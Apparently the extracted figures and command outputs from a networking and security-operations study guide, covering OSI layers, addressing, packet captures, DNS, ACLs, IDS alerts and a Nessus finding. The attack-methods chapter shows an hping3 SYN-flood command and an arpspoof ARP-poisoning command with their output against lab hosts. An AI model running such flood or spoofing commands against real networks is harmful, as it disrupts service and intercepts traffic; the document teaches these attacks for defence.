


Chapter 1: Exploring Networking Concepts

Layer	OSI Model	PDU
7	Application	Data
6	Presentation	
5	Session	
4	Transport	Segment
3	Network	Packet
2	Data Link	Frame
1	Physical	Bits

Port Ranges	Category
0 - 1,023	Well-Known Ports
1,024 - 49,151	Registered Ports
49,152 - 65,535	Private/Dynamic Ports



Source IP address	Source Port	Data
Destination IP address	Destination Port	

Preamble	Source MAC address	Source IP address	Source Port	Data	Frame Check Sequence (FCS)
	Destination MAC address	Destination IP address	Destination Port		

```
Router#show interfaces GigabitEthernet 0/1
GigabitEthernet0/1 is up, line protocol is up (connected)
Hardware is CN Gigabit Ethernet, address is 00d0.5811.5902 (bia 00d0.5811.5902)
Internet address is 172.16.1.1/24
MTU 1500 bytes, BW 1000000 Kbit, DLY 100 usec,
  reliability 255/255, txload 1/255, rxload 1/255
Encapsulation ARPA, loopback not set
Keepalive set (10 sec)
Full-duplex, 100Mb/s, media type is RJ45
```

MAC Address

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.10.10.10 netmask 255.255.255.0 broadcast 10.10.10.255
  inet6 fe80::20c:29ff:fe7e:3758 prefixlen 64 scopeid 0x20<link>
  ether 00:0c:29:7e:37:58 txqueuelen 1000 (Ethernet)
  RX packets 67 bytes 9952 (9.7 KiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 29 bytes 2463 (2.4 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

MAC Address

```
C:\>ipconfig /all

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : 
   Description . . . . . : Intel(R) 82574 Gigabit Network Connection
   Physical Address. . . . . : 00-0C-29-A0-B0-6A
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e9fc:fdf9:e535:a006%12(Preferred)
   IPv4 Address. . . . . : 10.10.10.100(Preferred)
   Subnet Mask . . . . . : 255.255.255.0
```

MAC Address

OUI search


00-0C-29-A0-B0-6A

Find

Results

00:0C:29 VMware, Inc.

Layer	OSI Model	PDU	TCP/IP Stack	Layer
7	Application	Data	Application	5
6	Presentation			
5	Session			
4	Transport	Segment	Transport	4
3	Network	Packet	Network	3
2	Data Link	Frame	Data Link	2
1	Physical	Bits	Physical	1



Source	Destination	Protocol	Info
145.254.160.237	65.208.228.223	TCP	tip2(3372) → http(80) [SYN] Seq=0 Win=8760 Le
65.208.228.223	145.254.160.237	TCP	http(80) → tip2(3372) [SYN, ACK] Seq=0 Ack=1
145.254.160.237	65.208.228.223	TCP	tip2(3372) → http(80) [ACK] Seq=1 Ack=1 Win=9
145.254.160.237	65.208.228.223	HTTP	GET /download.html HTTP/1.1
65.208.228.223	145.254.160.237	TCP	http(80) → tip2(3372) [ACK] Seq=1 Ack=480 Win

```

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
> Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
< Transmission Control Protocol, Src Port: tip2 (3372), Dst Port: http (80), Seq: 0, Len: 0
  Source Port: tip2 (3372)
  Destination Port: http (80)
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 0 (relative sequence number)
  Sequence number (raw): 951057939
  [Next sequence number: 1 (relative sequence number)]
  Acknowledgment number: 0
  Acknowledgment number (raw): 0
  0111 .... = Header Length: 28 bytes (7)
  < Flags: 0x002 (SYN)
  Window size value: 8760
  [Calculated window size: 8760]

```

SYN Flag set

```

> Frame 2: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: fe:ff:20:00:01:00 (fe:ff:20:00:01:00), Dst: Xerox_00:00:00 (00:00:01:00:00:00)
> Internet Protocol Version 4, Src: 65.208.228.223, Dst: 145.254.160.237
< Transmission Control Protocol, Src Port: http (80), Dst Port: tip2 (3372), Seq: 0, Ack: 1, Len: 0
  Source Port: http (80)
  Destination Port: tip2 (3372)
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 0 (relative sequence number)
  Sequence number (raw): 290218379
  [Next sequence number: 1 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  Acknowledgment number (raw): 951057940
  0111 .... = Header Length: 28 bytes (7)
  < Flags: 0x012 (SYN, ACK)
  Window size value: 5840

```

SYN/ACK Flag set

Class A	10.0.0.0 - 10.255.255.255
Class B	172.16.0.0 - 172.31.255.255
Class C	192.168.0.0 - 192.168.255.255

Class A	1.0.0.0 - 9.255.255.255 and 11.0.0.0 - 126.255.255.255
Class B	128.0.0.0 - 171.15.255.255 and 172.32.0.0 - 191.255.255.255
Class C	192.0.0.0 - 192.167.255.255 and 192.169.0.0 - 223.255.255.255
Class D	224.0.0.0 - 239.255.255.255
Class E	240.0.0.0 - 255.255.255.255

Class A	255.0.0.0
Class B	255.255.0.0
Class C	255.255.255.0

	Network Portion				Host Portion
IP address	192	168	1		10
	11000000	10101000	00000001		00001010
<hr/>					
Subnet Mask	255	255	255		0
	11111111	11111111	11111111		00000000

```
C:\>route print -4
```

IPv4 Route Table


Active Routes:


Network	Destination	Netmask	Gateway	Interface	Metric
	0.0.0.0	0.0.0.0	172.16.17.18	172.16.17.13	35
	127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
	127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
127.255.255.255	255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
	172.16.17.0	255.255.255.0	On-link	172.16.17.13	291
	172.16.17.13	255.255.255.255	On-link	172.16.17.13	291
	172.16.17.255	255.255.255.255	On-link	172.16.17.13	291
	192.168.62.0	255.255.255.0	On-link	192.168.62.1	291
	192.168.62.1	255.255.255.255	On-link	192.168.62.1	291
	224.0.0.0	240.0.0.0	On-link	127.0.0.1	331

IP address **11000000 . 10101000 . 00000001 . 00001010**



Subnet mask **11111111 . 11111111 . 11111111 . 00000000**

Network ID **11000000 . 10101000 . 00000001 . 00000000**





Type	Name	Code
0	Echo Reply	0
3	Destination Unreachable	0 - Network Unreachable
		1 - Host Unreachable
		2 - Protocol Unreachable
		3 - Port Unreachable
		4 - Fragmentation needed and "Don't Fragment" was set
5	Redirect	0 - Redirect for the Network
		1 - Redirect for the Host
8	Echo Request	0
11	Time Exceeded	0 - Time to Live (TTL) exceeded
		1 - Fragment reassembly time exceeded



```
C:\>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=86ms TTL=112
Reply from 8.8.8.8: bytes=32 time=85ms TTL=112
Reply from 8.8.8.8: bytes=32 time=85ms TTL=112
Reply from 8.8.8.8: bytes=32 time=85ms TTL=112


Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 85ms, Maximum = 86ms, Average = 85ms
```



```
> Frame 6644: 74 bytes on wire (592 bits), 74 bytes captured (59
> Ethernet II, Src: IntelCor_ (b8:81:98: ), Dst:
> Internet Protocol Version 4, Src: 172.16.17.13, Dst: 8.8.8.8
v Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x4d56 [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence number (BE): 5 (0x0005)
  Sequence number (LE): 1280 (0x0500)
  [Response frame: 6645]
> Data (32 bytes)
```

```
> Frame 6645: 74 bytes on wire (592 bits), 74 bytes captured (59
> Ethernet II, Src: Netgear_ee:7c:ea (9c:3d:cf:ee:7c:ea), Dst: I
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 172.16.17.13
v Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x5556 [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence number (BE): 5 (0x0005)
  Sequence number (LE): 1280 (0x0500)
  [Request frame: 6644]
  [Response time: 86.533 ms]
> Data (32 bytes)
```

Chapter 2: Exploring Network Components and Security Systems




```
C:\>arp -a
```

```
Interface: 172.16.17.13 --- 0x1b
Internet Address      Physical Address      Type
172.16.17.18         9c-3d-cf-             dynamic
172.16.17.255        ff-ff-ff-             static
224.0.0.22           01-00-5e-             static
224.0.0.251          01-00-5e-             static
224.0.0.252          01-00-5e-             static
239.255.255.250     01-00-5e-             static
255.255.255.255     ff-ff-ff-             static
```

```
File Edit View Search Terminal Help
```

```
cuckoo@ubuntu:~$ sudo arp -a
[sudo] password for cuckoo:
_gateway (172.16.17.18) at 9c:3d:cf: [ether] on ens33
cuckoo@ubuntu:~$
```

```
Router#show ip arp
Protocol Address           Age (min)  Hardware Addr  Type   Interface
Internet 172.16.1.1             -          00D0.5811.5902 ARPA   GigabitEthernet0/1
Internet 172.16.1.10           2          0090.0C75.E621 ARPA   GigabitEthernet0/1
Internet 192.168.1.1           -          00D0.5811.5901 ARPA   GigabitEthernet0/0
Internet 192.168.1.10         2          00E0.A374.CC2E ARPA   GigabitEthernet0/0
Router#
```



```
C:\>nslookup
DNS request timed out.
  timeout was 2 seconds.
Default Server: UnKnown
Address: 2606:4700:4700::1113

> -
```

```
C:\>nslookup
DNS request timed out.
  timeout was 2 seconds.
Default Server:  UnKnown
Address:  2606:4700:4700::1113

> server 8.8.8.8
DNS request timed out.
  timeout was 2 seconds.
Default Server:  [8.8.8.8]
Address:  8.8.8.8

>
```

```
> www.cisco.com
Server:  [8.8.8.8]
Address:  8.8.8.8



Non-authoritative answer:
Name:    e2867.dsca.akamaiedge.net
Addresses:  2600:141b:b000:1ba::b33
            2600:141b:b000:18f::b33
            23.10.104.199
Aliases:  www.cisco.com
            www.cisco.com.akadns.net
            wwwds.cisco.com.edgekey.net
            wwwds.cisco.com.edgekey.net.globalredir.akadns.net
```



```
> set type=mx
> cisco.com
Server:  [8.8.8.8]
Address:  8.8.8.8

Non-authoritative answer:
cisco.com  MX preference = 20, mail exchanger = rcdn-mx-01.cisco.com
cisco.com  MX preference = 10, mail exchanger = alln-mx-01.cisco.com
cisco.com  MX preference = 30, mail exchanger = aer-mx-01.cisco.com

>
```



The image shows a Wireshark capture of a DNS query packet. The packet list pane shows packet 9 at time 92.189905, source 192.168.170.8, destination 192.168.170.20, protocol DNS, and length 74. The packet details pane shows the following structure:

- Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
- Ethernet II, Src: AsustekI_b1:0c:ad (00:e0:18:b1:0c:ad), Dst: QuantaCo_32:41:8c
- Internet Protocol Version 4, Src: 192.168.170.8, Dst: 192.168.170.20
- User Datagram Protocol, Src Port: 32795 (32795), Dst Port: domain (53)
- Domain Name System (query)
 - Transaction ID: 0x75c0
 - Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - www.netbsd.org: type A, class IN

Annotations: A red box highlights the "Queries" section, and another red box labeled "DNS Query" has an arrow pointing to the "Queries" section.

The image shows a Wireshark capture of a DNS response packet. The packet list pane shows packet 10 at time 92.238816, source 192.168.170.20, destination 192.168.170.8, protocol DNS, and length 90. The packet details pane shows the following structure:

- Frame 10: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
- Ethernet II, Src: QuantaCo_32:41:8c (00:c0:9f:32:41:8c), Dst: AsustekI_b1:0c:ad
- Internet Protocol Version 4, Src: 192.168.170.20, Dst: 192.168.170.8
- User Datagram Protocol, Src Port: domain (53), Dst Port: 32795 (32795)
- Domain Name System (response)
 - Transaction ID: 0x75c0
 - Flags: 0x8180 Standard query response, No error
 - Questions: 1
 - Answer RRs: 1
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - Answers
 - [Request In: 9]

Annotations: A red box labeled "DNS Response" has an arrow pointing to the "Answers" section, and another red box highlights the "Answers" section.

dns.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
10	92.238816	192.168.170.20	192.168.170.8	DNS	90 S...	

Domain Name System (response)

Transaction ID: 0x75c0

> Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

> Queries

Answers

www.netbsd.org: type A, class IN, addr 204.152.190.12

Name: www.netbsd.org

Type: A (Host Address) (1)

Class: IN (0x0001)

Time to live: 82159 (22 hours, 49 minutes, 19 seconds)



Data length: 4




Address: 204.152.190.12

[Request In: 9]

[Time: 0.048911000 seconds]

DNS Reply











```
Switch#show mac address-table
      Mac Address Table
```


Vlan	Mac Address	Type	Ports
1	0009.7cee.39ba	DYNAMIC	Fa0/3
1	000c.cf74.9edb	DYNAMIC	Fa0/2
1	0010.11d6.cd9d	DYNAMIC	Fa0/1
1	0060.47ae.8a32	DYNAMIC	Fa0/4

```
Switch#
```


















Chapter 3: Discovering Security Concepts








Chapter 4: Understanding Security Principles





Hosts 1 Vulnerabilities 60 History 1

CRITICAL VNC Server 'password' Password < >



Description
 The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.




Solution
 Secure the VNC service with a strong password.


Output

```
Nessus logged in using a password of "password".
```

Port ▲	Hosts
5900 / tcp / vnc	10.10.10.100







```
kali@kali:~$ sudo ifconfig 1
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for kali: 2
```


```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
  inet6 fe80::a00:27ff:fe5c:6526 prefixlen 64 scopeid 0x20<link>
  ether 08:00:27:5c:65:26 txqueuelen 1000 (Ethernet)
  RX packets 9 bytes 1382 (1.3 KiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 32 bytes 2765 (2.7 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
kali@kali:~$ ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=90.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=95.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=93.7 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=111 time=90.1 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 90.072/92.436/95.211/2.087 ms
kali@kali:~$ █
```


```
kali@kali:~$ sudo tcpdump -i eth0 -nn -v port 443 -w /home/kali/Desktop/tcpdump_capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C246 packets captured
246 packets received by filter
0 packets dropped by kernel
kali@kali:~$
```

```
kali@kali:~$ sudo tcpdump -r /home/kali/Desktop/tcpdump_capture.pcap
reading from file /home/kali/Desktop/tcpdump_capture.pcap, link-type EN10MB (Ethernet)
20:59:48.019234 IP 10.0.2.15.55640 > mia09s22-in-f2.1e100.net.https: Flags [S], seq 350589863, win 64240, options
[mss 1460,sackOK,TS val 2474971568 ecr 0,nop,wscale 7], length 0
20:59:48.019584 IP 10.0.2.15.56746 > any-in-2678.1e100.net.https: Flags [S], seq 1778731972, win 64240, options [m
ss 1460,sackOK,TS val 4020366243 ecr 0,nop,wscale 7], length 0
20:59:48.020992 IP 10.0.2.15.47992 > mia09s20-in-f3.1e100.net.https: Flags [S], seq 3277289403, win 64240, options
[mss 1460,sackOK,TS val 1644007204 ecr 0,nop,wscale 7], length 0
20:59:48.022563 IP 10.0.2.15.57244 > mia07s47-in-f14.1e100.net.https: Flags [S], seq 4294045743, win 64240, option
s [mss 1460,sackOK,TS val 1349038897 ecr 0,nop,wscale 7], length 0
20:59:48.091423 IP mia09s20-in-f3.1e100.net.https > 10.0.2.15.47992: Flags [S.], seq 79808001, ack 3277289404, win
65535, options [mss 1460], length 0
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.15	142.250.64.162	TCP	74	55640 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	0.000350	10.0.2.15	216.239.38.120	TCP	74	56746 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
3	0.001758	10.0.2.15	172.217.15.195	TCP	74	47992 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4	0.003329	10.0.2.15	172.217.8.78	TCP	74	57244 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5	0.072189	172.217.15.195	10.0.2.15	TCP	60	443 → 47992 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
6	0.072405	10.0.2.15	172.217.15.195	TCP	54	47992 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
7	0.072452	142.250.64.162	10.0.2.15	TCP	60	443 → 55640 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
8	0.072477	10.0.2.15	142.250.64.162	TCP	54	55640 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
9	0.073929	172.217.8.78	10.0.2.15	TCP	60	443 → 57244 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
10	0.073983	10.0.2.15	172.217.8.78	TCP	54	57244 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
11	0.074075	216.239.38.120	10.0.2.15	TCP	60	443 → 56746 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

• Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
 • Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
 • Internet Protocol Version 4, Src: 10.0.2.15, Dst: 172.217.15.195
 • Transmission Control Protocol, Src Port: 47992, Dst Port: 443, Seq: 1, Ack: 1, Len: 0



```
C:\>ping 192.168.20.10
```

```
Pinging 192.168.20.10 with 32 bytes of data:
```

```
Reply from 192.168.10.1: Destination host unreachable.  
Reply from 192.168.10.1: Destination host unreachable.  
Reply from 192.168.10.1: Destination host unreachable.  
Reply from 192.168.10.1: Destination host unreachable.
```



```
Ping statistics for 192.168.20.10:
```




```
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

```
Router#show access-lists
```



```
Extended IP access list 101
```

```
 10 deny icmp 192.168.10.0 0.0.0.255 any echo (4 match(es))  
 20 deny icmp 192.168.10.0 0.0.0.255 any echo-reply  
 30 permit ip any any
```





No.	Time	Source	Destination	Protocol	Length	Info
59...	812.6187...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A d12aanmnp04rp.cloudfront.net
598...	814.6205...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA d12aanmnp04rp.cloudfront.net
598...	816.6220...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A d12aanmnp04rp.cloudfront.net
598...	818.6221...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA d12aanmnp04rp.cloudfront.net
599...	821.1561...	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
599...	823.1538...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A dbv4vgkqt6d81.cloudfront.net
599...	825.1526...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA dbv4vgkqt6d81.cloudfront.net
599...	827.1606...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A dbv4vgkqt6d81.cloudfront.net
599...	829.1757...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA dbv4vgkqt6d81.cloudfront.net
599...	831.7057...	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
599...	833.7062...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A d9a648smrttok.cloudfront.net
599...	835.7117...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA d9a648smrttok.cloudfront.net
599...	837.7228...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A d9a648smrttok.cloudfront.net
599...	839.7223...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA d9a648smrttok.cloudfront.net
600...	842.2431...	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
600...	844.2446...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A d01yhnf461aon.cloudfront.net
600...	846.2448...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA d01yhnf461aon.cloudfront.net
600...	848.2597...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A d01yhnf461aon.cloudfront.net
600...	850.2689...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA d01yhnf461aon.cloudfront.net
600...	852.7870...	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
600...	854.7861...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A df0g2wxfglew.cloudfront.net
600...	856.7900...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA df0g2wxfglew.cloudfront.net
600...	858.7973...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A df0g2wxfglew.cloudfront.net
600...	860.8035...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA df0g2wxfglew.cloudfront.net
600...	863.3442...	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
600...	865.3383...	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A dkmvc0pfazw42.cloudfront.net



Wireshark · Follow TCP Stream (tcp.stream eq 0) · http.cap

```

GET /download.html HTTP/1.1
Host: www.ethereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,image/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ethereal.com/development.html
-----
HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354b00"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

```

Data from the client

Data from the server

1 client pkt, 14 server pkts, 1 turn.


http.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-F>


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	145.254.160.237	65.208.228.223	TCP	62	3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
2	0.911310	65.208.228.223	145.254.160.237	TCP	62	80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SAC
3	0.911310	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
4	0.911310	145.254.160.237	65.208.228.223	HTTP	533	GET /download.html HTTP/1.1
5	1.472116	65.208.228.223	145.254.160.237	TCP	54	80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
6	1.682419	65.208.228.223	145.254.160.237	TCP	1434	80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1380 [TCP segment
7	1.812606	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
8	1.812606	65.208.228.223	145.254.160.237	TCP	1434	80 → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Len=1380 [TCP segm
9	2.012894	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
10	2.443513	65.208.228.223	145.254.160.237	TCP	1434	80 → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Len=1380 [TCP segm
11	2.553672	65.208.228.223	145.254.160.237	TCP	1434	80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380 [TCP
12	2.553672	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=5521 Win=9660 Len=0
13	2.553672	145.254.160.237	145.253.2.203	DNS	89	Standard query 0x0023 A pagead2.googlesyndication.com

> Frame 4: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
 > Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
 > Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
 > Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 1, Ack: 1, Len: 479
 > Hypertext Transfer Protocol






250 Matched Log Entries									
Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2020-05-15 22:52:22	3	TCP	Not Suspicious Traffic	172.16.17.248 Q ⊕	35354	192.99.200.113 Q ⊕	80	1:2013504 ⊕ ✖	ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
2020-02-08 22:11:11	3	TCP	Unknown Traffic	172.16.17.248 Q ⊕	52981	52.184.92.48 Q ⊕	80	1:2027390 ⊕ ✖	ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent
2019-10-31 17:47:37	2	TCP	Potentially Bad Traffic	172.16.17.248 Q ⊕	17222	45.79.85.250 Q ⊕	443	137:1 ⊕ ✖	(spp_ssl) Invalid Client HELLO after Server HELLO Detected
2019-08-06 03:17:25	2	TCP	Potentially Bad Traffic	172.16.17.248 Q ⊕	65313	45.79.85.250 Q ⊕	443	137:1 ⊕ ✖	(spp_ssl) Invalid Client HELLO after Server HELLO Detected
2019-08-05 16:44:11	3	TCP	Unknown Traffic	172.16.17.248 Q ⊕	34443	172.217.3.77 Q ⊕	443	120:3 ⊕ ✖	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE



Chapter 5: Identifying Attack Methods




```
root@kali:~# hping3 -S 10.10.10.11 --flood -V -p 80
using eth0, addr: 10.10.10.10, MTU: 1500
HPING 10.10.10.11 (eth0 10.10.10.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

No.	Time	Source	Destination	Protocol	Length	Info
18	36.647005...	10.10.10.10	10.10.10.11	TCP	54	2257 → 80 [SYN] Seq=0 Win=512 Len=0
19	36.647122...	10.10.10.10	10.10.10.11	TCP	54	2258 → 80 [SYN] Seq=0 Win=512 Len=0
20	36.647204...	10.10.10.10	10.10.10.11	TCP	54	2259 → 80 [SYN] Seq=0 Win=512 Len=0
22	36.647250...	10.10.10.10	10.10.10.11	TCP	54	2257 → 80 [RST] Seq=1 Win=0 Len=0
23	36.647297...	10.10.10.10	10.10.10.11	TCP	54	2260 → 80 [SYN] Seq=0 Win=512 Len=0
25	36.647331...	10.10.10.10	10.10.10.11	TCP	54	2258 → 80 [RST] Seq=1 Win=0 Len=0
26	36.647358...	10.10.10.10	10.10.10.11	TCP	54	2261 → 80 [SYN] Seq=0 Win=512 Len=0
27	36.647387...	10.10.10.10	10.10.10.11	TCP	54	2262 → 80 [SYN] Seq=0 Win=512 Len=0
28	36.647413...	10.10.10.10	10.10.10.11	TCP	54	2263 → 80 [SYN] Seq=0 Win=512 Len=0
29	36.647439...	10.10.10.10	10.10.10.11	TCP	54	2264 → 80 [SYN] Seq=0 Win=512 Len=0
30	36.647464...	10.10.10.10	10.10.10.11	TCP	54	2265 → 80 [SYN] Seq=0 Win=512 Len=0
31	36.647490...	10.10.10.10	10.10.10.11	TCP	54	2266 → 80 [SYN] Seq=0 Win=512 Len=0
32	36.647516...	10.10.10.10	10.10.10.11	TCP	54	2267 → 80 [SYN] Seq=0 Win=512 Len=0
33	36.647542...	10.10.10.10	10.10.10.11	TCP	54	2268 → 80 [SYN] Seq=0 Win=512 Len=0
35	36.647580...	10.10.10.10	10.10.10.11	TCP	54	2259 → 80 [RST] Seq=1 Win=0 Len=0
36	36.647609...	10.10.10.10	10.10.10.11	TCP	54	2269 → 80 [SYN] Seq=0 Win=512 Len=0








```

root@kali:~# arpspoof -i eth0 -r -t 10.10.10.11 10.10.10.1
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
